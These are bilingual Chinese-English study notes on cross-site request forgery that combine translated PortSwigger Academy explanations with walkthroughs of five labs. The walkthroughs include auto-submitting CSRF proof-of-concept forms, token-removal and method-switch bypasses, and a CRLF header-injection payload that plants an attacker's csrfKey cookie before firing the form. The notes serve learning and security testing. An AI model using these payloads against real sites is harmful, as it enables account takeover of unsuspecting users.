Cross-site request forgery
什么是 CSRF?
Cross-site request forgery (also known as CSRF) is a web security vulnerability that allows an attacker to induce users to perform actions that they do not intend to perform. It allows an attacker to partly circumvent the same origin policy, which is designed to prevent different websites from interfering with each other. 跨站请求伪造(也称为 CSRF)是一种 Web 安全漏洞,允许攻击者诱导用户执行他们不打算执行的操作。它允许攻击者部分规避同源策略,该策略旨在防止不同网站相互干扰。
CSRF 攻击会产生什么影响?
In a successful CSRF attack, the attacker causes the victim user to carry out an action unintentionally. For example, this might be to change the email address on their account, to change their password, or to make a funds transfer. Depending on the nature of the action, the attacker might be able to gain full control over the user’s account. If the compromised user has a privileged role within the application, then the attacker might be able to take full control of all the application’s data and functionality. 在成功的 CSRF 攻击中,攻击者会导致受害用户无意中执行某项操作。例如,这可能是更改其帐户上的电子邮件地址、更改其密码或进行资金转账。根据操作的性质,攻击者可能能够完全控制用户的帐户。如果受感染的用户在应用程序中具有特权角色,那么攻击者可能能够完全控制应用程序的所有数据和功能。
CSRF 是如何工作的?
For a CSRF attack to be possible, three key conditions must be in place: 要实现 CSRF 攻击,必须满足三个关键条件:
- A relevant action. There is an action within the application that the attacker has a reason to induce. This might be a privileged action (such as modifying permissions for other users) or any action on user-specific data (such as changing the user’s own password). 相关行动。攻击者有理由诱发应用程序内的某个操作。这可能是特权操作(例如修改其他用户的权限)或对用户特定数据的任何操作(例如更改用户自己的密码)。
- Cookie-based session handling. Performing the action involves issuing one or more HTTP requests, and the application relies solely on session cookies to identify the user who has made the requests. There is no other mechanism in place for tracking sessions or validating user requests. 基于 Cookie 的会话处理。执行该操作涉及发出一个或多个 HTTP 请求,并且应用程序仅依赖会话 cookie 来识别发出请求的用户。没有其他机制可以跟踪会话或验证用户请求。
- No unpredictable request parameters. The requests that perform the action do not contain any parameters whose values the attacker cannot determine or guess. For example, when causing a user to change their password, the function is not vulnerable if an attacker needs to know the value of the existing password. 没有不可预知的请求参数。执行操作的请求不包含攻击者无法确定或猜测其值的任何参数。例如,当导致用户更改密码时,如果攻击者需要知道现有密码的值,则该功能不易受到攻击。
For example, suppose an application contains a function that lets the user change the email address on their account. When a user performs this action, they make an HTTP request like the following: 例如,假设应用程序包含一个允许用户更改其帐户上的电子邮件地址的功能。当用户执行此操作时,他们会发出如下 HTTP 请求:
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 30
Cookie: session=yvthwsztyeQkAPzeQ5gHgTvlyxHfsAfE

email=wiener@normal-user.com
This meets the conditions required for CSRF: 这满足了CSRF所需的条件:
- The action of changing the email address on a user’s account is of interest to an attacker. Following this action, the attacker will typically be able to trigger a password reset and take full control of the user’s account. 攻击者会对更改用户帐户上的电子邮件地址的操作感兴趣。执行此操作后,攻击者通常能够触发密码重置并完全控制用户的帐户。
- The application uses a session cookie to identify which user issued the request. There are no other tokens or mechanisms in place to track user sessions. 应用程序使用会话 cookie 来识别发出请求的用户。没有其他令牌或机制来跟踪用户会话。
- The attacker can easily determine the values of the request parameters that are needed to perform the action. 攻击者可以轻松确定执行操作所需的请求参数的值。
With these conditions in place, the attacker can construct a web page containing the following HTML: 具备这些条件后,攻击者就可以构建包含以下 HTML 的网页:
<html>
	<body>
		<form action="https://vulnerable-website.com/email/change" method="POST">            			<input type="hidden" name="email" value="pwned@evil-user.net" />
		</form>
		<script>
			document.forms[0].submit();
		</script>
	</body>
</html>
If a victim user visits the attacker’s web page, the following will happen: 如果受害者用户访问攻击者的网页,将会发生以下情况:
- The attacker’s page will trigger an HTTP request to the vulnerable website. 攻击者的页面将触发对易受攻击网站的 HTTP 请求。
- If the user is logged in to the vulnerable website, their browser will automatically include their session cookie in the request (assuming SameSite cookies are not being used). 如果用户登录到易受攻击的网站,他们的浏览器将自动在请求中包含其会话 cookie(假设未使用 SameSite cookie)。
- The vulnerable website will process the request in the normal way, treat it as having been made by the victim user, and change their email address. 易受攻击的网站将以正常方式处理请求,将其视为受害用户发出,并更改他们的电子邮件地址。
Query 1 什么是 SameSite cookie?
SameSite是浏览器给 Cookie 提供的一种“跨站限制机制”,核心目标是防御 CSRF(跨站请求伪造)。简单说:
它决定了: “当请求是从别的网站发起时,这个 Cookie 要不要自动带上?”
一、先理解 Cookie 自动携带
假设你登录了银行网站:
Set-Cookie: session=abc123之后浏览器会记住这个 Cookie。
当你访问:
https://bank.com/transfer浏览器会自动附带:
Cookie: session=abc123服务器就知道:
“哦,这是已经登录的用户。”
二、CSRF 是怎么产生的
假设你已经登录了:
https://bank.com此时 Cookie 还保存在浏览器里。
然后你又访问了恶意网站:
https://evil.comevil.com 页面偷偷放了:
<img src="https://bank.com/transfer?to=hacker&money=10000">浏览器会认为:
“这是用户浏览页面时发起的请求。”
于是:
它会自动把 bank.com 的 Cookie 带上:
Cookie: session=abc123结果:
银行服务器以为:
“用户本人正在转账。”
这就是 CSRF。
三、SameSite 的作用
SameSite 用来限制:
“跨站请求时 Cookie 能不能发送”
四、SameSite 的三种模式
- SameSite=Strict
最严格。
Set-Cookie: session=abc;
SameSite=Strict
规则:
只允许“同站请求”携带 Cookie。
举例
你在:
bank.com里面点击:
bank.com/profileCookie 会发送。
但是:
你在:
evil.com点击:
bank.com/profileCookie 不发送。
效果
可以非常有效防御 CSRF。
但用户体验有时不好。
例如:
你从搜索引擎点进网站, 结果发现自己“掉登录”。
五、SameSite=Lax(现在默认)
现代浏览器默认值。
Set-Cookie: session=abc;
SameSite=Lax
规则:
普通跨站请求不带 Cookie 但“顶级导航 GET 请求”可以带。
什么叫顶级导航?
就是:
用户真正点击链接跳转:
<a href="https://bank.com">浏览器认为:
“这是用户主动行为。”
所以允许 Cookie。
但下面这些不行:
图片
<img src="https://bank.com">iframe
<iframe src="https://bank.com">AJAX
fetch("https://bank.com")这些都不会带 Cookie。
为什么这样设计?
因为大多数 CSRF:
都是:
- img
- form 自动提交
- ajax
而不是用户主动点击。
所以:
Lax 能兼顾:
- 安全
- 用户体验
六、SameSite=None
Set-Cookie: session=abc;
SameSite=None;
Secure
规则:
允许任何跨站请求带 Cookie。
注意:
必须同时:
Secure即:
只能 HTTPS。
否则浏览器直接拒绝。
使用场景
第三方 Cookie:
例如:
- OAuth 登录
- 第三方支付
- iframe 单点登录
- 广告跟踪
七、什么叫“同站(same-site)”
这里非常重要。
SameSite 判断的不是:
同源(same-origin)而是:
同站(same-site)
同站的定义
主要看:
eTLD+1比如:
这些属于同站:
app.example.com
api.example.com
www.example.com
因为主域都是:
example.com
这些不同站:
example.com
evil.com
八、攻击者如何绕过 SameSite
在真实 Web 安全中很重要。
- 利用 GET 接口
因为:
SameSite=Lax允许:
顶级 GET 导航携带 Cookie。
所以:
如果危险操作是 GET:
/account/delete?id=1攻击者仍可能诱导点击。
- 利用站内 XSS
如果攻击者已经有 XSS:
那 SameSite 基本没意义。
因为:
请求已经变成“同站”。
- 新开窗口跳转
某些历史浏览器行为存在边界情况。
九、Burp 里你经常会看到
Set-Cookie:
session=abc;
Secure;
HttpOnly;
SameSite=Lax
几个属性组合:
属性 作用 Secure 仅 HTTPS HttpOnly JS 不能读取 SameSite 防 CSRF
十、一句话总结
SameSite 本质上是在控制:
“跨站请求时,浏览器是否自动附带 Cookie”
从而降低:
- CSRF
- 第三方滥用 Cookie
- 跨站身份冒用
风险
XSS 和 CSRF 有什么区别?
Cross-site scripting (or XSS) allows an attacker to execute arbitrary JavaScript within the browser of a victim user. 跨站点脚本(或 XSS)允许攻击者在受害者用户的浏览器中执行任意 JavaScript。
Cross-site request forgery (or CSRF) allows an attacker to induce a victim user to perform actions that they do not intend to. 跨站点请求伪造(或 CSRF)允许攻击者诱导受害者用户执行他们不打算执行的操作。
The consequences of XSS vulnerabilities are generally more serious than for CSRF vulnerabilities: XSS漏洞的后果一般比CSRF漏洞更严重:
- CSRF often only applies to a subset of actions that a user is able to perform. Many applications implement CSRF defenses in general but overlook one or two actions that are left exposed. Conversely, a successful XSS exploit can normally induce a user to perform any action that the user is able to perform, regardless of the functionality in which the vulnerability arises. CSRF 通常仅适用于用户能够执行的操作的子集。许多应用程序总体上实现了 CSRF 防御,但忽略了一两个暴露的操作。相反,成功的 XSS 攻击通常可以诱使用户执行该用户能够执行的任何操作,无论出现漏洞的功能如何。
- CSRF can be described as a “one-way” vulnerability, in that while an attacker can induce the victim to issue an HTTP request, they cannot retrieve the response from that request. Conversely, XSS is “two-way”, in that the attacker’s injected script can issue arbitrary requests, read the responses, and exfiltrate data to an external domain of the attacker’s choosing. CSRF 可以被描述为一种“单向”漏洞,因为虽然攻击者可以诱使受害者发出 HTTP 请求,但他们无法检索该请求的响应。相反,XSS 是“双向”的,攻击者注入的脚本可以发出任意请求、读取响应并将数据渗透到攻击者选择的外部域。
CSRF 令牌可以防止 XSS 攻击吗?
Some XSS attacks can indeed be prevented through effective use of CSRF tokens. Consider a simple reflected XSS vulnerability that can be trivially exploited like this: 通过有效使用 CSRF 令牌确实可以防止一些 XSS 攻击。考虑一个简单的反射 XSS 漏洞,可以像这样轻松利用:
https://insecure-website.com/status?message=<script>/*+Bad+stuff+here...+*/</script>Now, suppose that the vulnerable function includes a CSRF token: 现在,假设易受攻击的函数包含 CSRF 令牌:
https://insecure-website.com/status?csrf-token=CIwNZNlR4XbisJF39I8yWnWX9wX4WFoz&message=<script>/*+Bad+stuff+here...+*/</script>Assuming that the server properly validates the CSRF token, and rejects requests without a valid token, then the token does prevent exploitation of the XSS vulnerability. The clue here is in the name: “cross-site scripting”, at least in its reflected form, involves a cross-site request. By preventing an attacker from forging a cross-site request, the application prevents trivial exploitation of the XSS vulnerability. 假设服务器正确验证 CSRF 令牌,并拒绝没有有效令牌的请求,则该令牌确实可以防止 XSS 漏洞的利用。这里的线索就在名称中:“跨站点脚本”,至少以其反映的形式,涉及跨站点请求。通过防止攻击者伪造跨站点请求,该应用程序可以防止 XSS 漏洞的轻微利用。
Some important caveats arise here: 这里出现一些重要的警告:
- If a reflected XSS vulnerability exists anywhere else on the site within a function that is not protected by a CSRF token, then that XSS can be exploited in the normal way. 如果站点上其他任何地方存在不受 CSRF 令牌保护的函数中反映的 XSS 漏洞,则可以通过正常方式利用该 XSS。
- If an exploitable XSS vulnerability exists anywhere on a site, then the vulnerability can be leveraged to make a victim user perform actions even if those actions are themselves protected by CSRF tokens. In this situation, the attacker’s script can request the relevant page to obtain a valid CSRF token, and then use the token to perform the protected action. 如果网站上的任何位置存在可利用的 XSS 漏洞,则可以利用该漏洞使受害者用户执行操作,即使这些操作本身受到 CSRF 令牌的保护。在这种情况下,攻击者的脚本可以请求相关页面获取有效的CSRF令牌,然后使用该令牌执行受保护的操作。
- CSRF tokens do not protect against stored XSS vulnerabilities. If a page that is protected by a CSRF token is also the output point for a stored XSS vulnerability, then that XSS vulnerability can be exploited in the usual way, and the XSS payload will execute when a user visits the page. CSRF 令牌不能防止存储的 XSS 漏洞。如果受 CSRF 令牌保护的页面也是存储的 XSS 漏洞的输出点,则可以通过通常的方式利用该 XSS 漏洞,并且当用户访问该页面时将执行 XSS 负载。
如何构建CSRF攻击
Manually creating the HTML needed for a CSRF exploit can be cumbersome, particularly where the desired request contains a large number of parameters, or there are other quirks in the request. The easiest way to construct a CSRF exploit is using the CSRF PoC generator that is built in to Burp Suite Professional: 手动创建 CSRF 漏洞所需的 HTML 可能很麻烦,特别是在所需的请求包含大量参数或请求中存在其他怪癖的情况下。构建 CSRF 漏洞的最简单方法是使用 Burp Suite Professional 中内置的 CSRF PoC 生成器:
- Select a request anywhere in Burp Suite Professional that you want to test or exploit. 在 Burp Suite Professional 中的任意位置选择您想要测试或利用的请求。
- From the right-click context menu, select Engagement tools / Generate CSRF PoC. 从右键单击上下文菜单中,选择参与工具/生成 CSRF PoC。
- Burp Suite will generate some HTML that will trigger the selected request (minus cookies, which will be added automatically by the victim’s browser). Burp Suite 将生成一些 HTML 来触发所选请求(减去 cookie,这些 cookie 将由受害者的浏览器自动添加)。
- You can tweak various options in the CSRF PoC generator to fine-tune aspects of the attack. You might need to do this in some unusual situations to deal with quirky features of requests. 您可以调整 CSRF PoC 生成器中的各种选项来微调攻击的各个方面。在某些不寻常的情况下,您可能需要执行此操作,以处理请求的奇怪功能。
- Copy the generated HTML into a web page, view it in a browser that is logged in to the vulnerable website, and test whether the intended request is issued successfully and the desired action occurs. 将生成的 HTML 复制到网页中,在登录到存在漏洞的网站的浏览器中查看,并测试是否成功发出预期请求以及是否发生预期操作。
Lab 1 无防御措施的 CSRF 漏洞
CSRF vulnerability with no defenses
先触发邮件修改,抓包,右键,Engagement Tools->Generate CSRF Poc,同时Options-> include auto-submit script。
将生成的可利用CSRF HTML复制到漏洞利用器,执行就可以了。
<html>
  <!-- CSRF PoC - generated by Burp Suite Professional -->
  <body>
    <form action="https://0aa800d00465099d802476c80075005a.web-security-academy.net/my-account">
      <input type="hidden" name="id" value="wiener" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
如何实施 CSRF 漏洞利用
The delivery mechanisms for cross-site request forgery attacks are essentially the same as for reflected XSS. Typically, the attacker will place the malicious HTML onto a website that they control, and then induce victims to visit that website. This might be done by feeding the user a link to the website, via an email or social media message. Or if the attack is placed into a popular website (for example, in a user comment), they might just wait for users to visit the website. 跨站点请求伪造攻击的传递机制本质上与反射型 XSS 相同。通常,攻击者会将恶意 HTML 放置到他们控制的网站上,然后诱导受害者访问该网站。这可以通过电子邮件或社交媒体消息向用户提供网站链接来完成。或者,如果攻击发生在流行的网站中(例如,在用户评论中),他们可能只是等待用户访问该网站。
Note that some simple CSRF exploits employ the GET method and can be fully self-contained with a single URL on the vulnerable website. In this situation, the attacker may not need to employ an external site, and can directly feed victims a malicious URL on the vulnerable domain. In the preceding example, if the request to change email address can be performed with the GET method, then a self-contained attack would look like this: 请注意,一些简单的 CSRF 漏洞利用 GET 方法,并且可以完全独立于易受攻击的网站上的单个 URL。在这种情况下,攻击者可能不需要使用外部站点,并且可以直接向受害者提供易受攻击域上的恶意 URL。在前面的示例中,如果可以使用 GET 方法执行更改电子邮件地址的请求,那么独立攻击将如下所示:
<img src="https://vulnerable-website.com/email/change?email=pwned@evil-user.net">针对 CSRF 的常见防御
Nowadays, successfully finding and exploiting CSRF vulnerabilities often involves bypassing anti-CSRF measures deployed by the target website, the victim’s browser, or both. The most common defenses you’ll encounter are as follows: 如今,成功查找和利用 CSRF 漏洞通常需要绕过目标网站、受害者浏览器或两者部署的反 CSRF 措施。您将遇到的最常见的防御如下:
- CSRF tokens - A CSRF token is a unique, secret, and unpredictable value that is generated by the server-side application and shared with the client. When attempting to perform a sensitive action, such as submitting a form, the client must include the correct CSRF token in the request. This makes it very difficult for an attacker to construct a valid request on behalf of the victim. CSRF 令牌 - CSRF 令牌是由服务器端应用程序生成并与客户端共享的唯一、秘密且不可预测的值。当尝试执行敏感操作(例如提交表单)时,客户端必须在请求中包含正确的 CSRF 令牌。这使得攻击者很难代表受害者构建有效的请求。
- SameSite cookies - SameSite is a browser security mechanism that determines when a website’s cookies are included in requests originating from other websites. As requests to perform sensitive actions typically require an authenticated session cookie, the appropriate SameSite restrictions may prevent an attacker from triggering these actions cross-site. Since 2021, Chrome enforces
LaxSameSite restrictions by default. As this is the proposed standard, we expect other major browsers to adopt this behavior in future. SameSite cookie - SameSite 是一种浏览器安全机制,用于确定何时将网站的 cookie 包含在源自其他网站的请求中。由于执行敏感操作的请求通常需要经过身份验证的会话 cookie,因此适当的 SameSite 限制可能会阻止攻击者跨站点触发这些操作。自 2021 年起,Chrome 默认实施宽松的 SameSite 限制。由于这是提议的标准,我们预计其他主要浏览器将来也会采用这种行为。 - Referer-based validation - Some applications make use of the HTTP Referer header to attempt to defend against CSRF attacks, normally by verifying that the request originated from the application’s own domain. This is generally less effective than CSRF token validation. 基于 Referer 的验证 - 某些应用程序使用 HTTP Referer 标头来尝试防御 CSRF 攻击,通常是通过验证请求是否源自应用程序自己的域。这通常不如 CSRF 令牌验证有效。
For a more detailed description of each of these defenses, as well as how they can potentially be bypassed, check out the following materials. These include interactive labs that let you practice what you’ve learned on realistic, deliberately vulnerable targets. 有关每种防御措施的更详细描述以及如何绕过它们,请查看以下材料。其中包括交互式实验室,可让您在现实的、故意易受攻击的目标上练习所学知识。
什么是 CSRF 令牌?
A CSRF token is a unique, secret, and unpredictable value that is generated by the server-side application and shared with the client. When issuing a request to perform a sensitive action, such as submitting a form, the client must include the correct CSRF token. Otherwise, the server will refuse to perform the requested action. CSRF 令牌是由服务器端应用程序生成并与客户端共享的唯一、秘密且不可预测的值。当发出执行敏感操作(例如提交表单)的请求时,客户端必须包含正确的 CSRF 令牌。否则,服务器将拒绝执行请求的操作。
A common way to share CSRF tokens with the client is to include them as a hidden parameter in an HTML form, for example: 与客户端共享 CSRF 令牌的常见方法是将它们作为隐藏参数包含在 HTML 表单中,例如:
<form name="change-email-form" action="/my-account/change-email" method="POST">    		 	 <label>Email</label>
	<input required type="email" name="email" value="example@normal-website.com">
	<input required type="hidden" name="csrf" value="50FaWgdOhi9M9wyna8taR1k3ODOR8d6u">    	   <button class='button' type='submit'> Update email </button>
</form>
Submitting this form results in the following request: 提交此表单会产生以下请求:
POST /my-account/change-email HTTP/1.1
Host: normal-website.com
Content-Length: 70
Content-Type: application/x-www-form-urlencoded

csrf=50FaWgdOhi9M9wyna8taR1k3ODOR8d6u&email=example@normal-website.com
When implemented correctly, CSRF tokens help protect against CSRF attacks by making it difficult for an attacker to construct a valid request on behalf of the victim. As the attacker has no way of predicting the correct value for the CSRF token, they won’t be able to include it in the malicious request. 如果正确实施,CSRF 令牌使攻击者难以代表受害者构造有效请求,从而有助于防止 CSRF 攻击。由于攻击者无法预测 CSRF 令牌的正确值,因此他们无法将其包含在恶意请求中。
[!NOTE]
CSRF tokens don’t have to be sent as hidden parameters in a
POSTrequest. Some applications place CSRF tokens in HTTP headers, for example. The way in which tokens are transmitted has a significant impact on the security of a mechanism as a whole. For more information, see How to prevent CSRF vulnerabilities. CSRF 令牌不必作为 POST 请求中的隐藏参数发送。例如,某些应用程序将 CSRF 令牌放置在 HTTP 标头中。令牌传输的方式对整个机制的安全性具有重大影响。有关更多信息,请参阅如何防止 CSRF 漏洞。
CSRF 令牌验证中的常见缺陷
CSRF vulnerabilities typically arise due to flawed validation of CSRF tokens. In this section, we’ll cover some of the most common issues that enable attackers to bypass these defenses. CSRF 漏洞通常是由于 CSRF 令牌验证存在缺陷而引起的。在本节中,我们将介绍一些使攻击者能够绕过这些防御的最常见问题。
令牌的验证取决于请求方法
Some applications correctly validate the token when the request uses the POST method but skip the validation when the GET method is used. 某些应用程序在请求使用 POST 方法时正确验证令牌,但在使用 GET 方法时跳过验证。
In this situation, the attacker can switch to the GET method to bypass the validation and deliver a CSRF attack: 在这种情况下,攻击者可以切换到GET方法来绕过验证并进行CSRF攻击:
GET /email/change?email=pwned@evil-user.net HTTP/1.1
Host: vulnerable-website.com
Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm
Lab 2 CSRF其中令牌验证取决于请求方法
CSRF where token validation depends on request method
抓包,修改请求方式,生成CSRF Poc,放到 漏洞利用器中,
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a71000403eba8dd8029036a00cf00a9.web-security-academy.net/my-account/change-email">
<input type="hidden" name="email" value="1@111" />
<input type="hidden" name="csrf" value="1Qh89KfikSMIlAzMitDE4QdjoUhndrBF" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>CSRF 令牌的验证取决于令牌的存在
Some applications correctly validate the token when it is present but skip the validation if the token is omitted. 某些应用程序会在令牌存在时正确验证令牌,但如果令牌被省略,则会跳过验证。
In this situation, the attacker can remove the entire parameter containing the token (not just its value) to bypass the validation and deliver a CSRF attack: 在这种情况下,攻击者可以删除包含令牌的整个参数(而不仅仅是其值)以绕过验证并发起 CSRF 攻击:
POST /email/change HTTP/1.1 Host: vulnerable-website.com Content-Type: application/x-www-form-urlencoded Content-Length: 25 Cookie: session=2yQIDcpia41WrATfjPqvm9tOkDvkMvLm email=pwned@evil-user.netLab 3 CSRF 其中令牌验证取决于令牌的存在
CSRF where token validation depends on token being present
删除csrf令牌,
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0ae6006f048586d4805a21df006e00b9.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="lamentux@gmail.com" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>CSRF 令牌不与用户会话绑定
Some applications do not validate that the token belongs to the same session as the user who is making the request. Instead, the application maintains a global pool of tokens that it has issued and accepts any token that appears in this pool. 某些应用程序不会验证令牌是否与发出请求的用户属于同一会话。相反,应用程序维护一个已发行的全局令牌池,并接受该池中出现的任何令牌。
In this situation, the attacker can log in to the application using their own account, obtain a valid token, and then feed that token to the victim user in their CSRF attack. 在这种情况下,攻击者可以使用自己的帐户登录应用程序,获取有效令牌,然后在 CSRF 攻击中将该令牌提供给受害者用户。
Lab 4 CSRF 其中令牌不与用户会话绑定
CSRF where token is not tied to user session
实验给了我们两个用户用来测试。
使用其中一个账户修改邮箱,抓包,获得csrf令牌,
csrf=KpWT1ABZIBcf0eAiBJDN0OLUFUG5hLmS然后使用另一个登录,尝试修改邮箱,抓包,换上攻击者的csrf令牌,
发现修改成功,到这里也就是说csrf令牌没有与用户会话强绑定。
最后,
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a2d00d0041bb9cf808e5405004100ee.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="admin@gmail.com" />
<input type="hidden" name="csrf" value="KpWT1ABZIBcf0eAiBJDN0OLUFUG5hLmS" />
<input type="submit" value="Submit request" />
</form>
<script>
history.pushState('', '', '/');
document.forms[0].submit();
</script>
</body>
</html>CSRF 令牌与非会话 cookie 绑定
In a variation on the preceding vulnerability, some applications do tie the CSRF token to a cookie, but not to the same cookie that is used to track sessions. This can easily occur when an application employs two different frameworks, one for session handling and one for CSRF protection, which are not integrated together: 在上述漏洞的变体中,某些应用程序确实将 CSRF 令牌绑定到 cookie,但不绑定到用于跟踪会话的同一个 cookie。当应用程序使用两种不同的框架(一种用于会话处理,一种用于 CSRF 保护)且未集成在一起时,很容易发生这种情况:
POST /email/change HTTP/1.1
Host: vulnerable-website.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Cookie: session=pSJYSScWKpmC60LpFOAHKixuFuM4uXWF; csrfKey=rZHCnSzEp8dbI6atzagGoSYyqJqTz5dv

csrf=RhV7yQDO0xcq9gLEah2WVbmuFqyOq7tY&email=wiener@normal-user.com
This situation is harder to exploit but is still vulnerable. If the website contains any behavior that allows an attacker to set a cookie in a victim’s browser, then an attack is possible. The attacker can log in to the application using their own account, obtain a valid token and associated cookie, leverage the cookie-setting behavior to place their cookie into the victim’s browser, and feed their token to the victim in their CSRF attack. 这种情况更难被利用,但仍然很脆弱。如果网站包含任何允许攻击者在受害者的浏览器中设置 cookie 的行为,则可能会发生攻击。攻击者可以使用自己的帐户登录应用程序,获取有效令牌和关联的 cookie,利用 cookie 设置行为将其 cookie 放入受害者的浏览器中,并在 CSRF 攻击中将其令牌提供给受害者。
Lab 5 CSRF 其中令牌与非会话 cookie 绑定
CSRF where token is tied to non-session cookie
登录wiener,抓包,贴出cookie和content,
Cookie: csrfKey=ZoombiaBvkNKzffAvjjelmSLuEI2IaRR; session=N8ophEprUnElDCn3gE0xpRdJfyrG8pck

email=admin%40gmail.com&csrf=mVotHhZyBIweGLr3NoTehQeFRRo5AASg
先尝试删除 csrf,send,得:
"Invalid CSRF token"换一个,删掉 csrfkey,得:
"Invalid CSRF token"再换一个,删掉 session,得:
HTTP/2 302 Found
Location: /login
Set-Cookie: session=UbPRoCkJlc8FOaovM9n86UEqNPvyCG0t;Secure;HttpOnly; SameSite=None
X-Frame-Options: SAMEORIGIN
Content-Length: 0重定向,session改变,直接登出了。
换一个账号,
Cookie: csrfKey=DSlDMEAXKOQTRRdv4fwNGxaE5dal7Loq; session=EDk9e4tRfsakLy1z64s9v71yyjK0Vy9J

email=lamentux%40gmail.com&csrf=gXBP9KSQCNtvPEjr4BimVjlf6hAKdHAc
替换 csrf,
"Invalid CSRF token"换一个,替换 csrfkey,
"Invalid CSRF token"同时替换 csrf 和 csrfkey,结果修改成功。
这些可以看出什么呢?
第一,csrfkry 作为 cookie,其缺少竟然不会导致用户登出。
第二, csrf 确实绑定了 cookie,但又没有完全绑定,只绑定了 csrfkey—>这个没有强绑定会话的 cookie,而没有绑定 sesssion,也就是说,只要她两是一对的,就可以通过校验。
可以使用 wiener 的 csrf对,使得 carlos 邮件修改成功。
使用漏洞利用器,
<html>
<!-- CSRF PoC - generated by Burp Suite Professional -->
<body>
<form action="https://0a11009c044d1e518143024000af0061.web-security-academy.net/my-account/change-email" method="POST">
<input type="hidden" name="email" value="admin@gmail.com" />
<input type="hidden" name="csrf" value="mVotHhZyBIweGLr3NoTehQeFRRo5AASg" />
<input type="submit" value="Submit request" />
</form>
<img src="https://0a11009c044d1e518143024000af0061.web-security-academy.net/?search=test%0d%0aSet-Cookie:%20csrfkey=ZoombiaBvkNKzffAvjjelmSLuEI2IaRR%3b%20SameSite=None" onerror="document.forms[0].submit()">
</body>
</html>关于<img ...> 的写法,我爱chatGPT:
这里的核心思想是:
先利用响应头注入(response header injection)或 CRLF 注入,给受害者种下攻击者指定的 CSRF Cookie;然后再自动提交携带匹配 token 的表单。
你这个 lab 是:
- CSRF token 不绑定 session
- 服务端会校验:
- 表单里的
csrf- Cookie 里的
csrfkey- 但它只检查:
csrf == csrfkey 对应关系成立而不会检查:
这个 token 是不是当前用户自己的所以攻击者可以:
- 自己先获取一组合法 token
- 想办法把对应 cookie 注入到受害者浏览器
- 再提交携带该 token 的请求
于是 CSRF 校验就被绕过了。
先拆这个 payload
<img src="
https://0a2d00cf03c3ef4180199eb8007200aa.web-security-academy.net/
?search=test%20Set-Cookie:%20csrfkey=ZoombiaBvkNKzffAvjjelmSLuEI2IaRR;%20SameSite=None"
onerror="document.forms[0].submit()">
可以分成两部分:
第一部分:
src=...src="https://victim-site/?search=..."作用:
让受害者浏览器访问目标站点但是重点不是访问页面。
重点是:
利用 search 参数触发响应头注入
第二部分:search 参数
URL 解码后:
?search=test Set-Cookie: csrfkey=ZoombiaBvkNKzffAvjjelmSLuEI2IaRR; SameSite=None真正关键的是:
Set-Cookie: csrfkey=ZoombiaBvkNKzffAvjjelmSLuEI2IaRR意思是:
HTTP/1.1 200 OK
Set-Cookie: csrfkey=ZoombiaBvkNKzffAvjjelmSLuEI2IaRR
于是:
受害者浏览器被种入:
csrfkey=ZoombiaBvkNKzffAvjjelmSLuEI2IaRR
为什么 search 参数能变成响应头?
因为这个 lab 里存在:
CRLF 注入(HTTP Response Header Injection)
服务器可能这样写:
return "Search results for " + user_input或者:
X-Search-Term: 用户输入如果用户输入里包含:
\r\nSet-Cookie: csrfkey=xxxHTTP 响应就会被“劈开”:
HTTP/1.1 200 OK
X-Search-Term: test
Set-Cookie: csrfkey=xxx
X-Search-Term 是 自定义响应头。
啥是 Set-Cookie呢:
让浏览器保存 Cookie 的响应头例如:
Set-Cookie: session=abc123浏览器收到后:
会自动保存 Cookie以后访问同网站:
Cookie: session=abc123会自动带上。
于是浏览器真会设置 Cookie。
那
%20是啥?这是 URL 编码:
%20 = 空格真实攻击里通常会用:
%0d%0a回车符、换行符。
也就是:
\r\n因为 CRLF 才能真正换行。
很多 PortSwigger lab 会对 payload 做特殊处理或简化显示。
真正逻辑本质上是:
通过 CRLF 注入伪造 Set-Cookie 响应头
为什么要
<img>标签?因为:
<img src="...">浏览器会自动发请求。
不需要用户点击。
非常适合 CSRF。
为什么会触发
onerror因为:
<img>要求返回的是图片。
但目标站点返回的是:
普通网页不是图片。
于是:
图片加载失败触发:
onerror=
onerror 的作用
document.forms[0].submit()意思:
自动提交页面中的第一个 form也就是:
<form action="/my-account/change-email" method="POST">
整个攻击链
攻击流程其实是:
1. 受害者打开恶意页面
        ↓
2. <img> 自动请求目标站点
        ↓
3. 利用 CRLF 注入 Set-Cookie
        ↓
4. 浏览器被设置:
   csrfkey=攻击者指定值
        ↓
5. 图片加载失败
        ↓
6. onerror 自动提交表单
        ↓
7. POST 请求中:
   csrf = 攻击者token
   Cookie csrfkey = 攻击者cookie
        ↓
8. 服务端认为校验成功
        ↓
9. CSRF 成功
这个漏洞的根本问题
真正的问题不是:
能设置 cookie而是:
CSRF token 不绑定用户 session正常安全设计应该是:
token 属于哪个 session
必须严格绑定
比如:
session123 -> tokenABC如果:
别的 session 用 tokenABC应该直接拒绝。
但这里服务端只检查:
表单 token 和 cookie token 是否匹配攻击者当然可以:
自己生成一对匹配值
但是感觉靶场又抽风了,手法应该没有问题,嗯嗯,一定是这样的。
终于成功了。
[!NOTE]
The cookie-setting behavior does not even need to exist within the same web application as the CSRF vulnerability. Any other application within the same overall DNS domain can potentially be leveraged to set cookies in the application that is being targeted, if the cookie that is controlled has suitable scope. For example, a cookie-setting function on
staging.demo.normal-website.comcould be leveraged to place a cookie that is submitted tosecure.normal-website.com. cookie 设置行为甚至不需要与 CSRF 漏洞存在于同一 Web 应用程序中。如果受控制的 cookie 具有合适的范围,则可以利用同一整体 DNS 域中的任何其他应用程序在目标应用程序中设置 cookie。例如,可以利用 staging.demo.normal-website.com 上的 cookie 设置功能来放置提交到 secure.normal-website.com 的 cookie。
CSRF 令牌只是在 cookie 中复制
